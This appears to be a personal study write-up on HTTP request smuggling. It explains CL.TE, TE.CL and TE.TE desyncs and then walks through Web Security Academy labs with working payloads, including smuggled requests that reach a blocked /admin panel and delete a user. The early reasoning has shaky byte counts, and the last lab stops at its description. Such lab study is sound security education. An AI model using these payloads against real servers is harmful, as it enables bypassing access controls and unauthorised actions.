HTTP Request Smuggling

HTTP request smuggling... I think it's some kind of attack where an attacker sends a malicious HTTP request that gets interpreted differently by different systems, like a front-end server and a back-end server. But how exactly does that work? I remember something about the headers and how they parse the requests. Maybe something to do with Content-Length and Transfer-Encoding headers?

Wait, HTTP requests have headers that tell the server how to handle the data. The Content-Length header specifies the exact number of bytes in the body, while Transfer-Encoding: chunked allows the body to be sent in chunks. If the front-end and back-end servers handle these headers differently, maybe they disagree on where one request ends and the next begins. That could cause part of the smuggled request to be treated as a new request, right?

Let me think of an example. Suppose the front-end server uses the Content-Length header, and the back-end uses Transfer-Encoding: chunked. If the attacker sends a request that has both headers, each server might parse it differently. The front-end might see the Content-Length and send the entire body, while the back-end sees the chunked encoding and processes the first chunk, leaving the rest for the next request. That leftover part could then be treated as a new request by the back-end, allowing the attacker to smuggle a hidden request.

But wait, how can both headers be present? Isn't that against the specs? Oh, right, maybe if the headers are malformed or conflicting. For instance, if the Transfer-Encoding header is obfuscated in some way, like having a space or different casing, maybe one server ignores it and uses Content-Length instead. That could lead to a desync between the two servers.

Another angle: maybe the front-end server processes all requests and then forwards them to the back-end. If the front-end and back-end have different parsing behaviors, the attacker can craft a request that is interpreted as two different requests by the back-end. This could allow bypassing security measures, gaining unauthorized access, or poisoning the cache.

So, the basics involve understanding how different servers parse HTTP requests, especially regarding Content-Length and Transfer-Encoding. The attack exploits the inconsistency between front-end and back-end servers. There are different

types of smuggling attacks, like CL.TE (front-end uses Content-Length, back-end uses Transfer-Encoding) or TE.CL (vice versa), and TE.TE where both use Transfer-Encoding but handle obfuscated headers differently.

To test this in a lab, I might need to set up two servers with different parsing behaviors. Then, craft a request with conflicting headers and see if the smuggled request is processed. Tools like Burp Suite could help intercept and modify requests. Also, using techniques like time delays or observing responses to detect if smuggling occurred.

Wait, but how do you actually smuggle a request? Let's say I send a request that has both headers. For example:

POST / HTTP/1.1

Host: example.com

Content-Length: 6

Transfer-Encoding: chunked

0

Smuggled

Here, the front-end might see Content-Length: 6 and send the body as "0\r\n\r\nSmuggled" which is 6 bytes. But the back-end, using Transfer-Encoding, processes the chunk "0\r\n\r\n" as the end of the chunked body, leaving "Smuggled" in the buffer. The next request from another user might be appended to "Smuggled", making the back-end process "SmuggledGET /admin HTTP/1.1..." as a new request. That could allow unauthorized access to /admin if the smuggled request is treated as a valid one.

But I'm not sure if the example is accurate. Maybe the chunked encoding uses hex numbers for chunk size. So a correct chunk would be "0\r\n\r\n", which is zero-length, ending the body. Then "Smuggled" would be left in the buffer. So the next request would start with "Smuggled...", which might cause an error, but if the attacker can make it a valid request, it could be harmful.

Another example for CL.TE: front-end uses Content-Length, back-end uses Transfer-Encoding. The request might have:

POST / HTTP/1.1

Host: example.com

Content-Length: 13

Transfer-Encoding: chunked

0

SMUGGLED

Front-end sees Content-Length: 13, so the body is 13 bytes. The body here is "0\r\n\r\nSMUGGLED" which is 0 + 2 (CRLF) + 2 (CRLF) + 8 (SMUGGLED) = 12 bytes? Wait, maybe I'm miscalculating. Let me check. "0\r\n" is 3 bytes (0, CR, LF), then "\r\n" after the chunk is another 2 bytes. So total chunk is 5 bytes. Then "SMUGGLED" is 8 bytes. So total 13 bytes, matching Content-Length:13. The front-end sends all 13 bytes. The back-end, using Transfer-Encoding, processes the first chunk (0 size), so the body ends after 5 bytes. The remaining 8 bytes "SMUGGLED" are left in the buffer, which would be prepended to the next request. If the next request is a normal user's "GET / HTTP/1.1...", the back-end would see "SMUGGLEDGET / HTTP/1.1..." which is invalid, but if SMUGGLED is a valid request, it could be processed.

So the key is to craft the request such that the back-end server processes part of it as a complete request, leaving the rest to be part of the next request. This requires precise calculation of the Content-Length and chunk sizes.

Potential risks include bypassing security controls, hijacking user sessions, cache poisoning, or stealing sensitive data. Mitigations involve normalizing requests at the front-end, ensuring consistent parsing, rejecting ambiguous requests, and using HTTP/2 which is less susceptible to such attacks.

But wait, how common is this in real-world applications? It depends on how servers are configured. If a front-end proxy and back-end server have different parsing behaviors, it's a vulnerability. Major frameworks and servers might have protections now, but misconfigurations can still lead to vulnerabilities.

In a lab setup, I'd need to configure two servers with different parsing behaviors. Maybe using different software for front-end and back-end, like Nginx and Apache, or specific versions that handle headers differently. Then, send crafted requests and observe the effects. Tools like Burp Suite's Repeater and Intruder can help manipulate headers and test for smuggling.


Also, there are different attack variants: CL.TE, TE.CL, TE.TE (with obfuscation). Each requires different techniques. For TE.TE, maybe using a Transfer-Encoding header that's malformed, like "Transfer-Encoding: xchunked" or " Transfer-Encoding: chunked" (with a space), which one server might ignore, leading to different parsing.

In summary, HTTP request smuggling is about exploiting parsing inconsistencies between servers to smuggle unauthorized requests. The basics involve manipulating Content-Length and Transfer-Encoding headers to create a desync, allowing parts of a request to be treated as a separate request by the back-end.

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses


> This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
>
> To solve the lab, smuggle a request to the back-end server, so that a subsequent request for `/` (the web root) triggers a 404 Not Found response.

“First request attacker sends with malicious headers”



“now error response will generated when another request is send to server”

“another request”




“in second request just we are or any victim will try to access the page and he will get output of our first malicious reqest “

Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.


To solve the lab, smuggle a request to the back-end server, so that a subsequent request for `/` (the web root) triggers a 404 Not Found response.



POST / HTTP/1.1
Host: 0a44008904e6a6d9969134b100180085.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

5f
POST /404 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 100


x=1
0



Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.




POST / HTTP/1.1
Host: 0a20004e03a28029d26d91fc003f00be.web-security-academy.net
Content-Length: 140
Transfer-Encoding: chunked

0

POST /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 100


x



Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.


To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.



POST / HTTP/1.1
Host: 0a78001304b4488e8129bc5f00940032.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

87
POST /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

x
0




Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting


This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at `/admin`, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the `X-Forwarded-For` header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user `carlos`.

